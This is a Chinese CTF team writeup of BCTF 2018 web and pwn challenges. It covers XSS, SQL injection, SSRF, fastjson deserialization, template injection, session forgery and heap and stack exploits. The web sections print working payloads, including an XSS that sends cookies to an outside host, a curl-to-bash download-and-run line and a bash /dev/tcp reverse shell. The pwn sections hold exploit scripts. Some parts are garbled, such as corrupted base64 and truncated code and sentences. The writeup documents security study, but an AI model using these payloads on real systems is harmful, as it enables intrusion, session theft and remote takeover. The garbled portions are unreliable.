

大家好，我们 r3kapig 的小伙伴在这周玩了 BCTF 2018. 以下是我们的解题 Writeup，请各位大佬指教。

BCTF 2018 online Writeup

Web

SEAFARING1

login处有个XSS，不过需要验证码，然后扫了一下站，发现robots.txt，里面有一个/admin/handle_message.php，进去提示：

```
{"result":"","error":"CSRFToken 'is not correct"}
```

注意到这里有个"，猜测传入的csrftoken可能直接输出到了页面中，于是尝试传入csrftoken，分别用GET、POST都试了，然后试出当参数名为token，请求为POST的时候payload如下：

```
<form method="post" action="http://seafaring.xctf.org.cn:9999/admin/handle_message.php">
<input name="token" value="<svg onload=document.write(atob('PHNjcmlwdD4KbG9jYXRpb249Imh0dHA6Ly96em0uY2F0OjgwODAvP2M9Iitlc2NhcnQ='))">
</form>
<script>
document.forms[0].submit();
</script>
```

其中base64的内容为：

```
<script>
location="http://zsm.cat:8080/?c="+escape(document.cookie);
</script>
```

把payload写在自己的VPS的1.html上，然后在contact.php向管理员发送地址<http://zsm.cat/1.html>即可，打到cookie后进入<http://seafaring.xctf.org.cn:9999/admin/>,

```
function view_unreads() {
    $.ajax({
        type: "POST",
        url: "/admin/handle_message.php",
        data: {"token": csrf_token, "action": "view_unreads", "status": 0},
        dataType: "json",
        success: function (data) {
            if (!data["error"]) {
                data = data['result'];
                var html = '';
                var tbody = document.getElementById("comments");
                for (var i = 0; i < data.length; i++) {
                    var Time = data[i][0];
                    var Username = data[i][1];
                    var Uid = data[i][2];
                    var Status = '';
                    if (parseInt(data[i][3]) == 1) {
                        Status = '<div style="color:#04FF00">Checked</div>';
                    } else {
                        Status = '<div style="color:#FFA500">Not Checked</div>';
                    }
                    html += "<tr> <td> <center> " + Time + " </center></td> <td> <center> " + Username + " </center></td> <td> " + Status + "</td>";
                }
                tbody.innerHTML = html;
            }
            else
                alert('Error: ' + data["error"]);
        }
    });
}
```

尝试自己构造请求，不过提示要本地访问才行，因此需要XSS，让本地的admin去获取消息。流程就是先获取csrftoken，然后发送post请求到/admin/handle_message.php

```

<form method="post" action="http://seafaring.xctf.org.cn:9999/admin/handle_message.php">
<input name="token" value="<svg onload=document.write(atob('PHNjcmlwdD4KdmFyIGFhID0gbmV3IFhNTEh0dHBSZXF1ZXN0KCK7CmFhLm9wZW4oJ0J0'))">
</form>
<script>
document.forms[0].submit();
</script>
<!-- base64██████
<script>
var aa = new XMLHttpRequest();
aa.open('GET', 'http://seafaring.xctf.org.cn:9999/contact.php', false);
aa.send();
bb = aa.responseText;
token = bb.match(/csrf_token = "(\\w+)"/)[1];

var a = new XMLHttpRequest();
a.open('POST', 'http://seafaring.xctf.org.cn:9999/admin/handle_message.php', false);
a.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
a.send("token="+token+"&action=view_unreads&status=-1 union select 1,(select * from f111111lag),3,4#");
b = a.responseText;
location.href = 'http://zsm.cat:8080/404.php?token='+token+'&content=' + escape(b);
</script> -->

```

```

root@ubuntu:/var/www/html/blog# vim 2.html
root@ubuntu:/var/www/html/blog# php -S 0.0.0.0:8080
[Tue Nov 27 10:58:38 2018] PHP Warning:  PHP Startup: Unable to load dynamic library '/usr/lib/php/20151012/php_mbs
tring.dll' - /usr/lib/php/20151012/php_mbstring.dll: cannot open shared object file: No such file or directory in U
nknown on line 0
PHP 7.0.32-0ubuntu0.16.04.1 Development Server started at Tue Nov 27 10:58:38 2018
Listening on http://0.0.0.0:8080
Document root is /var/www/html/blog
Press Ctrl-C to quit.
[Tue Nov 27 10:59:07 2018] 39.96.28.172:37634 [200]: /2.html
[Tue Nov 27 10:59:08 2018] 39.96.28.172:37642 [404]: /404.php?token=88a1797941163f9501e5983afaf97280&content=%7B%22
result%22%3A%5B%5B%22%22%2C%22bctf%7BXs_SQL1_7438x_2xfccmk%7D%22%2C%223%22%2C%224%22%5D%5D%2C%22error%22%3A%22%22
%7D - No such file or directory
[Tue Nov 27 10:59:08 2018] 39.96.28.172:37644 [404]: /favicon.ico - No such file or directory

```

bctf{Xs_SQL1_7438x_2xfccmk}

SEAFARING2

进admin后有个提示：

Hint: I will tell you a secret path for web2:/admin/m0st_Secret.php! :)

不过访问没啥东西，于是使用sql注入读取这个文件，就在默认目录/var/www/html/admin/m0st_Secret.php，有个ssrf，参数是You_cann0t_guu3s_1t_1s2xs，翻了一下grid服务，搜了一下有篇文章（<http://www.polaris-lab.com/index.php/archives/454/>），未授权访问可以读文件。不过需要一个可用的session，题目环境中的都不能用，需要新建一个，查了一下相关Api（<https://github.com/SeleniumHQ/selenium/wiki/JsonWireProtocol>），然后shodan上面搜了个有洞的站测试抓包，就可以用gopher协议构造出创建session、访问指定url、截屏的请求包了。

```

# ■■■session
curl -d You_cann0t_guu3s_1t_1s2xs="gopher%3A//127.0.0.1%3A4444/_POST%2520/wd/hub/session%2520HTTP/1.1%250aHost%3A127.0.0.1%3A4444" http://127.0.0.1:4444/_POST%2520/wd/hub/session






















# ■■■url
curl -d You_cann0t_guu3s_1t_1s2xs="gopher://172.20.0.2:4444/_POST%2520/wd/hub/session/1e23de5c-6e5e-428b-9714-fa71b9ff8f06/url" http://172.20.0.2:4444/_POST%2520/wd/hub/session/1e23de5c-6e5e-428b-9714-fa71b9ff8f06/url

```

由于这个服务器的server有问题，正常发包会卡死，瞎比试后发现后面多添一堆0就不会卡死了。截屏的话只要访问/wd/hub/session/:sessionId/screenshot就可以了，返回目录的截图：

Index of file:///

☒ Show hidden objects

Name	Size	Last Modified
 .dockerenv		11/27/18 10:42:43 AM UTC
 Th3_MosT_S3cR3T_fLag	1 KB	11/27/18 10:37:49 AM UTC
 bin		11/27/18 10:43:26 AM UTC
 boot		4/12/16 8:14:23 PM UTC
 dev		11/27/18 10:42:43 AM UTC
 etc		11/27/18 10:44:14 AM UTC
 home		11/27/18 10:44:25 AM UTC
 lib		11/27/18 10:44:11 AM UTC
 lib64		10/5/18 6:07:02 PM UTC
 media		10/5/18 6:03:59 PM UTC
 mnt		10/5/18 6:03:59 PM UTC
 opt		11/14/18 8:13:14 PM UTC
 proc		11/27/18 10:42:43 AM UTC
 root		10/5/18 6:07:47 PM UTC
 run		11/27/18 10:43:38 AM UTC
 sbin		11/27/18 10:43:18 AM UTC
 srv		10/5/18 6:03:59 PM UTC
 sys		11/27/18 12:33:42 PM UTC
 tmp		11/28/18 4:46:41 AM UTC
 usr		11/27/18 10:44:21 AM UTC
 var		11/27/18 10:43:18 AM UTC

读flag的截图：

```
bctf{$1crEt_Selenium_he1l34}
```

牛客网

babyweb

进去之后功能很少，search的时候有个sort参数，多次尝试，有迷之过滤，但是发现sort=current_database()的时候结果正常，然后sort=abc()的时候404，猜测是PostgreSQL

```
import requests
```

```
dic = list("abcdefghijklmnopqrstuvwxyz0123456789_!;~.")
```

```
ans = ''
```

```
for pos in range(1,50):
```

```
    for c in dic:
```

```
        c = ord(c)
```

```
        data = {'search':'admin','sort':"pg_ls_dir(concat('/proc',substring('a',1,ascii(substring(password,%d,1))-&d))),id" % (
```

```
        #print(data)
```

```
        resp = requests.post("http://47.95.235.14:9999/search",data=data).text
```

```
        if len(resp)>10000:
```

```
            ans += chr(c)
```

```
            print(ans)
```

```
            break
```

上cmd5解码，得到密码15676543456

登进去发现有个RESTFULAPI接口，结合控制台提示restful api provided by

fastjson，猜测是fastjson的漏洞，网上找了exp打了就行了，不过Runtime.getRuntime().exec()有的符号不能用（例如|和>），找了个在线转化payload的网站。具体执行

```
curl zzm.cat:8080/1.txt|bash
```

其中1.txt为：

```
/bin/bash -i > /dev/tcp/45.78.39.29/7777 0<&1 2>&1
```

转化后为

```
bash -c {echo,Y3VyYCB6em0uY2F0OjgwODAvMS50eHR8YmFzaA==}|{base64,-d}|{bash,-i}
```

然后编译下面的java文件，然后将class文件base64编码

```
import com.sun.org.apache.xalan.internal.xsltc.DOM;
import com.sun.org.apache.xalan.internal.xsltc.TransletException;
import com.sun.org.apache.xalan.internal.xsltc.runtime.AbstractTranslet;
import com.sun.org.apache.xml.internal.dtm.DTMAxisIterator;
import com.sun.org.apache.xml.internal.serializer.SerializationHandler;

import java.io.IOException;

public class Poc extends AbstractTranslet {

    public Poc() throws IOException {
        Runtime.getRuntime().exec("bash -c {echo,Y3VyYCB6em0uY2F00jgw0DAvMS50eHR8YmFzaA==}|{base64,-d}|{bash,-i}");
    }

    @Override
    public void transform(DOM document, DTMAxisIterator iterator, SerializationHandler handler) {
    }

    @Override
    public void transform(DOM document, com.sun.org.apache.xml.internal.serializer.SerializationHandler[] handlers) throws TransletException {
    }

    public static void main(String[] args) throws Exception {
        Poc t = new Poc();
    }
}
```

最后构造json请求并发送即可反弹shell

```
{"@type":"com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl","_bytecodes":
["yv66vgAAADQAJgoABwAXCgAYABkIABoKABgAGwcAHAoABQAXBwAdAQAGPLuaXQ
+AQADKCLWAQAEQ29kZQEAD0xpbmV0dW1iZXJUYWJsZQEACKV4Y2VwdGlbnMHAB4BAAI0cmFuc2Zvcml0BAKYOTGNvbS9zdW4vb3JnL2FwYWNoZS94
YWxhbi9pbmRlcm5hbC94c2x0Yy9ET007TGNvbS9zdW4vb3JnL2FwYWNoZS94bWwvaw50ZXJuYWwvZHRtL0RUTUF4aXNjdGVyYXRvcjtmY29tL3N1b
i9vcmlvYXBhY2hLL3htbC9pbmRlcm5hbC9zZXJpYWxpemVyL1NlcmllbGl6YXRpb25iYW5kbGVyY0YlLWAwfAQAEbWFpbGFAFihbTGphdmEvdGFuZy9TdHJpbmc7KVYHACABAAPtB3VyY2VGaWwlaQAUIG9jLmPhdmEMAAGACQcAIQwAIGAJAQBNI
YmFzaCAtYyB7ZWNoYXZM1Z5YkNENmVtMHVZMkYwT2pnd09EQXZNUzUwZUhsOFltRnphQT09fXx7YmFzZTY0LC1kfXx7YmFzaCwtaX0MACQAJQEAA
1BvYwEAQGNvbS9zdW4vb3JnL2FwYWNoZS94YWxhbi9pbmRlcm5hbC94c2x0Yy9ydW50aW1lL0Fic3RyYWN0VHJhbnNsZXQBAABNqYXZlL2lvL0lPRX
hjZXB0aW9uAQAS5Y29tL3N1bWV0dW1i9vcmlvYXBhY2hLL3htbGFuL2ludGVybmFsL3hzbHRjL1RyYW5zbGV0RXhjZXB0aW9uAQATamF2YS9sYW5nL0V4Y2V
wdGlvbGFAEWphdmEvdGFuZy9SdW50aW1lAQAKZ2V0UnVudGlzZQEAFSgpgTGphdmEvdGFuZy9SdW50aW1l0wEABGV4ZWMBACcoTGphdmEvdGFuZy9T
dHJpbmc7KlUxqYXZlL2xhbmcvUHJvY2VzcwAIAQFAAAcAAAAAAQAAQAIAAKAAgAKAAAAALgACAAEAAAAAOKrcA
AAAAAALAAQADAAANA0ADAAAAAQAQANAADgAPAAEACgAAABkAAAAEAAAAbEAAAABAAaAAAAGAAEAAAAAAEADgAQAAIACgAAABkAAAAADAAAAb
EAAAABAAaAAAAGAAEAAAAWAAwAAAAEAAEAQAJABIAEwACAAoAAAAIAAIAgAAAAm7AAVZtwAGTLEAAAABAAsAAAAKAAIAAAAZAAGAGgAMAAAAABAA
BABQAAQAVAAAAgAW"],"_name":"a.b","_tfactory":{"},"_outputProperties":{"},"_version":"1.0",
"allowedProtocols":"all"}
```

在根目录下找到flag：

```
tomcat7@d7ff5a278713:/var/lib/tomcat7$ cat /flag
cat /flag
bctf{ar3_y0u_a0_J4V4_HacK3R?}
```

SimpleVN


有个pug模板注入不过只能字母数字和点，但是process对象的东西都能读，然后读源码发现有个process.env.FLAGFILENAME，可以直接用process.env.FLAGFILENAME

FLAG_IS_BELOWaaa
ab
BUT_YOU_CAN_SEE_IT_ON_SCREENSHOTbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbb
bc
cc
cd
dd
de
ee
ef
fff
fg
ggg
gh
hh
hi
iii
ij
jj
jk
kkk
kl
ll
lm
mm
mn
nn
no
oo
op
pp
pq
qq
qr
rrr
rs
ss
st
ttt
+..

提示flag在底部，显示不出来，因此需要一个XSS截取5E192BCA-1C3F-4CE8-933C-D8B880D72EAD.txt底部的内容，并且截屏。
在提交url截屏的时候有个host的过滤，不过可以用data协议进行绕过，使得host为空串，includes为真，并且可以直接插入标签进行XSS，payload如下：

data:text/html,<iframe style='position:absolute;left:0;top:-150px;background:white;' width=100% height=10000 src=http://47.95

最后获取flag截屏：



checkin

思路就是CVE-2018-18925的思路，session存在文件中且sessionid没有对../做过滤，导致可以在头像上传处上传伪造的session文件，再用sessionid包含即可伪造身份为

package main

```
import (  
    "bytes"  
    "encoding/gob"  
    "encoding/hex"  
    "fmt"  
    "io/ioutil"  
)  
  
func EncodeGob(obj map[interface{}]interface{}) ([]byte, error) {  
    for _, v := range obj {  
        gob.Register(v)  
    }  
    buf := bytes.NewBuffer(nil)  
    err := gob.NewEncoder(buf).Encode(obj)  
    return buf.Bytes(), err  
}  
  
func main() {  
    var uid int64 = 1  
    obj := map[interface{}]interface{}{"username": "admin", "UID": uid}  
    data, err := EncodeGob(obj)  
    if err != nil {  
        fmt.Println(err)  
    }  
    err = ioutil.WriteFile("test2.png", data, 0777)  
    if err != nil {
```

```

    fmt.Println(err)
}
edata := hex.EncodeToString(data)
fmt.Println(edata)
}

```

babySQLiSPA

注册用户名限定了[a-zA-Z0-9]，显然没法注入，于是好好看了看网页源码，发现是用webpack打包的。用过的都知道webpack打包后会生成.map文件，于是访问[main.c](#)

```

863 export async function searchHints (hint: string, captcha: string) {
864     const req = await getInstance()
865     const data = { captcha, hint }
866
867     return req.post('/api/hints', qs.stringify(data))
868 }

```

```

888 export async function getCaptcha () {
889     const req = await getInstance()
890
891     return req.get('/api/captcha')
892 }

```

searchHints中用到的captcha就是从getCaptcha中得到的，于是：

Request

Raw	Params	Headers	Hex
POST /api/hints HTTP/1.1 Host: 47.93.100.42:9999 Content-Length: 41 Accept: application/json, text/plain, /* Origin: http://47.93.100.42:9999 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.102 Safari/537.36 Content-Type: application/x-www-form-urlencoded Referer: http://47.93.100.42:9999/ Accept-Encoding: gzip, deflate Accept-Language: zh-CN,zh;q=0.9 Cookie: koa.sid=z8lFI-FmCQR4Pjcxhl1fOSIr_p4bFP21; koa.sid.sig=LruHw2pCfs8k9jjXaO2XVfEhcz4 Connection: close captcha=9539067579122151995820221&hint=e'			

Response

Raw	Headers	Hex
HTTP/1.1 400 Bad Request Vary: Origin Access-Control-Allow-Origin: http://47.93.100.42:9999 Access-Control-Allow-Credentials: true Content-Type: application/json; charset=utf-8 Set-Cookie: koa.sid=z8lFI-FmCQR4Pjcxhl1fOSIr_p4bFP21; path=/; expires=Wed, 28 Nov 2018 12:17:35 GMT; httponly Set-Cookie: koa.sid.sig=LruHw2pCfs8k9jjXaO2XVfEhcz4; path=/; expires=Wed, 28 Nov 2018 12:17:35 GMT; httponly Content-Length: 162 Date: Tue, 27 Nov 2018 12:17:35 GMT Connection: close {"error":"You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''e'' at line 1"}		

显然可以注入，且能报错。于是经过漫长的fuzz（验证码爆破六位MD5真的很恶心，测一条payload就要等几分钟，而且测了两小时到快做出来的时候放hint把waf给了，后

Request

Raw	Params	Headers	Hex
POST /api/hints HTTP/1.1 Host: 47.93.100.42:9999 Accept-Encoding: gzip, deflate Accept: /* Accept-Language: en User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0) Cookie: koa.sid=INmjaekonCbV6PHV1FTNrcVviu4hlYeL;koa.sid.sig=030hnlwGk8B_C_fWhi_DIXMLiJ4 Connection: close Content-Type: application/x-www-form-urlencoded Content-Length: 150 captcha=cRlqLRRbK6L8iP57&hint=' GTID_SUBTRACT(((select(group_concat(table_name))from (information_schema.tables)where(table_schema=database()))),'a')#			

Response

Raw	Headers	Hex
HTTP/1.1 400 Bad Request Vary: Origin Content-Type: application/json; charset=utf-8 Set-Cookie: koa.sid=INmjaekonCbV6PHV1FTNrcVviu4hlYeL; path=/; expires=Fri, 30 Nov 2018 05:34:08 GMT; httponly Set-Cookie: koa.sid.sig=030hnlwGk8B_C_fWhi_DIXMLiJ4; path=/; expires=Fri, 30 Nov 2018 05:34:08 GMT; httponly Content-Length: 248 Date: Thu, 29 Nov 2018 05:34:08 GMT Connection: close {"error":"Malformed GTID set specification 'FdkuBNGoarFgVBWdJHcZBwBfKNkGDrIRubYZztaGoIfUogHPjXlyPhGxPfnWye,Hints,MztsezxcGhm gbYoeQgKteosCHjfpXoGCFVjNPEpIKzfjCPYRmOMQAkGVcuoOZX,TLcLvkgTjVjFvBrUfhsgkzFmRCVlgz EFTFuxjfcwzQdtJRGzFRKgmxxapLckUBI'."}		

这里发现都是些乱码表名，而且很长，想看它们的列名时发现列名也类似，最后查数据时发现注入的hint有长度限制，光是SELECT(■■)FROM(■■)就已经超限了，所以猜

Request

Raw	Params	Headers	Hex
POST /api/hints HTTP/1.1 Host: 47.93.100.42:9999 Accept-Encoding: gzip, deflate Accept: /* Accept-Language: en User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0) Cookie: koa.sid=INmjaekonCbV6PHV1FTNrcVviu4hlYeL;koa.sid.sig=030hnlwGk8B_C_fWhi_DIXMLiJ4 Connection: close Content-Type: application/x-www-form-urlencoded Content-Length: 159 captcha=b4hJfxqjkr9nK96a&hint=' GTID_SUBTRACT((REVERSE((select(group_concat(table_name))from (information_schema.tables)where(table_schema=database()))),'a')#			

Response

Raw	Headers	Hex
HTTP/1.1 400 Bad Request Vary: Origin Content-Type: application/json; charset=utf-8 Set-Cookie: koa.sid=INmjaekonCbV6PHV1FTNrcVviu4hlYeL; path=/; expires=Fri, 30 Nov 2018 05:41:32 GMT; httponly Set-Cookie: koa.sid.sig=030hnlwGk8B_C_fWhi_DIXMLiJ4; path=/; expires=Fri, 30 Nov 2018 05:41:32 GMT; httponly Content-Length: 248 Date: Thu, 29 Nov 2018 05:41:32 GMT Connection: close {"error":"Malformed GTID set specification 'ZNDWfnRaGkOprIpsSHNIFidWDjqkeyurUtvAJOSdIyiISOQccedLxPypuJGjaXVz,ayiTJrmTGyMLKOonuj Pqh2ToPjxiMntReyTUZQKLJdEZUxHvKFBmsDULjdyObIlw,EEeReHSSsIiiIggaaAaLlLlFffEhv,sresU,IBUkcLpaxxmGKRfzGRJtdQZcYwuxPTFE'."}		

这里出来的EEeReHSSsIIiIggaaAAaLlLlFfFEhv倒过来就是vhEFfFlLlLaAAaggIiIIsSSHeReEE，能看出来应该是flag表了，所以最后：

Request				Response		
Raw	Params	Headers	Hex	Raw	Headers	Hex
POST /api/hints HTTP/1.1 Host: 47.93.100.42:9999 Accept-Encoding: gzip, deflate Accept: */* Accept-Language: en User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0) Cookie: koa.sid=INmjaekonCbV6PHV1FTNrCVviu4hlYeL;koa.sid.sig=030hnlwGk8B_C_fWhi_DIXMLij4 Connection: close Content-Type: application/x-www-form-urlencoded Content-Length: 135 captcha=8jEMoN7duRqcN86N&hint=' GTID_SUBTRACT(((select(ZSLRSrp0lCCysnaHUqCEjhtWbxbm1DkUO)from(vhEFfFlLlLaAAaggIiIIsSSHeReEE))),'a')#				HTTP/1.1 400 Bad Request Vary: Origin Content-Type: application/json; charset=utf-8 Set-Cookie: koa.sid=INmjaekonCbV6PHV1FTNrCVviu4hlYeL; path=/; expires=Fri, 30 Nov 2018 05:45:05 GMT; httponly Set-Cookie: koa.sid.sig=030hnlwGk8B_C_fWhi_DIXMLij4; path=/; expires=Fri, 30 Nov 2018 05:45:05 GMT; httponly Content-Length: 90 Date: Thu, 29 Nov 2018 05:45:05 GMT Connection: close { "error": "Malformed GTID set specification BCTF{060950FB-839E-4B57-B91D-51E78F56856F}" }		

先知社区

Pwn

three

三次 chunk，tcache 的利用，通过改stdout leak libc

```
add(io, "0\n")
add(io, "1\n")

delete(io, 0, "y")
delete(io, 1, "n")

#libc_base, proc_base, heap_base = get_pie_addr()

#print "libc_base:", hex(libc_base&0xffffffff)
#print "heap_base:", hex(heap_base&0xffff)
heap_base = 0x8000
libc_base = 0xda7000

edit(io, 1, p64(heap_base + 0x60)[:2])

add(io, "0\n")
add(io, p64(0) + p64(heap_base + 0x10)[:2]) #2
delete(io, 0, "y\n")
edit(io, 2, p64(0) + p64(heap_base + 0x10)[:2])

add(io, p64(0) + p64(0x51))
delete(io, 0, "y\n")
delete(io, 1, "y\n")
edit(io, 2, p64(0) + p64(heap_base + 0x20)[:2])
add(io, p64(0)*7 + p64(0x201))
delete(io, 0, "y\n")
edit(io, 2, p64(0) + p64(heap_base + 0x60)[:2])
#add(io, p64(0))
#gdb_attach(io, [])
malloc_hook = 0x3ebc30
unsortbin = 0x3ebca0
stdout_addr = 0x3ec760

for i in range(8):
    delete(io, 2, "n\n")
    edit(io, 2, p64(0) + p64(stdout_addr + libc_base)[:2])
    payload = ""
    payload += p64(0x00000000fbad1800) + p64(0)*3 + p8(0)
    add(io, payload)
    #delete(io, 0, "n\n")
    #gdb_attach(io, [])
    recv(io, 8)
    data = recv(io, 8)
    print data
    libc_addr = d2v_x64(data)
    print "libc_addr:", hex(libc_addr)
    libc_base = libc_addr - 0x3ed8b0
    print "libc_base:", hex(libc_base)

free_hook = libc_base + 0x3ed8e8
system_addr = libc_base + 0x4f440
```



```

edit(io, 2, p64(0) + p64(free_hook - 8))
#payload = p64(0)*7 + p64(free_hook - 8)
#edit(io, 1, payload)
#gdb_attach(io, [])
add(io, "/bin/sh\x00" + p64(system_addr))

#gdb_attach(io, [])
m_c(io, 3)
s_i(io, 1)
io.interactive()
exit(0)

```

```

while True:
    try:
        io = get_io(target)
        pwn(io)
    except Exception as e:
        io.close()

```

```

[+] Opening connection to 39.96.13.122 on port 9999: Done
[*] Closed connection to 39.96.13.122 port 9999
[+] Opening connection to 39.96.13.122 on port 9999: Done
\x00\x00\xff~\x00\x00
wait to debug
libc_addr: 0x7eff4f1e48b0
libc_base: 0x7eff4edf7000
[*] Switching to interactive mode
$ ls
bin
dev
flag
lib
lib32
lib64
libx32
three
$

```

SOS

主要代码：

```

__int64 __fastcall main(__int64 a1, char **a2, char **a3)
{
    char *v3; // rax
    char cpp_string; // [rsp+10h] [rbp-40h]
    int size; // [rsp+3Ch] [rbp-14h]

    setbuf(stdout, 0LL);
    puts("Welcome to String On the Stack!");
    std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::__basic_string(&cpp_string);
    puts("Give me the string size: ");
    scanf("%d", &size);
    if ( size < 0 || size > 256 )
    {
        puts("Invalid size!");
        exit(-1);
    }
    std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::__resize(&cpp_string, size);
    puts("Alright, input your SOS code: ");
    v3 = (char *)std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::__c_str(&cpp_string);
    read_str(v3);
    std::__cxx11::basic_string<char,std::char_traits<char>,std::allocator<char>>::__~basic_string(&cpp_string);
    return 0LL;
}

```

乍一看似乎没啥问题，但是似乎输入size，没什么卵用啊！在输入的时候size并没有传入进去。
具体看看read_str函数：

```
ssize_t __fastcall read_str(char *s)
{
    ssize_t result; // rax
    char *buf; // [rsp+8h] [rbp-18h]

    buf = s;
    while ( 1 )
    {
        result = read(0, buf, 1uLL);
        if ( !(_DWORD)result )
            break;
        if ( (_DWORD)result == -1 )
        {
            if ( *__errno_location() != 11 )
            {
                result = (unsigned int)*__errno_location();
                if ( (_DWORD)result != 4 )
                    return result;
            }
        }
        else
        {
            ++buf;
        }
    }
    return result;
}
```

读到read返回0或者read失败（返回-1）结束，否则继续。所以这个地方溢出是肯定的了，因为这个地方完全没有处理size的问题，所以输入个0作为size，就可以触发栈溢出。

但是马上问题就来了，这个地方如果要断开，一个方法是使用p.shutdown，但是这样的话，read返回0，之后也无法再进行read了，那么libc的地址拿不到啊，即使拿到

```
#!/usr/bin/env python2
# -*- coding: utf-8 -*-
# vim:fenc=utf-8
#
# Copyright © 2018 anxiety <anxiety@anxiety-pc>
#
# Distributed under terms of the MIT license.
import sys
import os
import os.path
from pwn import *
context(os='linux', arch='amd64', log_level='debug')
context.terminal = ['lxterminal', '-e']

# synonyms for faster typing
tube.s = tube.send
tube.sl = tube.sendline
tube.sa = tube.sendafter
tube.sla = tube.sendlineafter
tube.r = tube.recv
tube.ru = tube.recvuntil
tube.rl = tube.recvline
tube.rr = tube.recvregex
tube.irt = tube.interactive

if len(sys.argv) > 2:
    DEBUG = 0
    HOST = sys.argv[1]
    PORT = int(sys.argv[2])

    p = remote(HOST, PORT)
else:
    DEBUG = 1
    if len(sys.argv) == 2:
        PATH = sys.argv[1]
```

```

p = process(PATH)

libc = ELF('./libc-2.27.so')
def main():
    # Your exploit script goes here
    pop_rdi_ret = 0x0000000000400c53 # pop rdi ; ret
    pop_rsi_r15_ret = 0x0000000000400c51 # pop rsi ; pop r15 ; ret
    p.ru('size:')
    p.sl(str(0))
    p.ru('code:')
    payload = cyclic(56)
    payload += p64(pop_rdi_ret)
    payload += p64(0x602020)
    payload += p64(0x4008e0)
    payload += p64(0x400afc)

    #gdb.attach(p, 'b *0x400be3')
    p.s(payload)
    while True:
        libc_addr = p.rl(timeout=1).strip()
        p.info('receiving..')
        if len(libc_addr) > 4:
            break
        p.s('0' * 0x1000)
        libc_addr = u64(libc_addr.ljust(8, '\x00'))
        libc_base = libc_addr - libc.symbols['puts']
        p.info('libc_base: 0x%x' % libc_base)
        p.ru('size:')
        p.sl(str(0))
        p.ru('code: ')
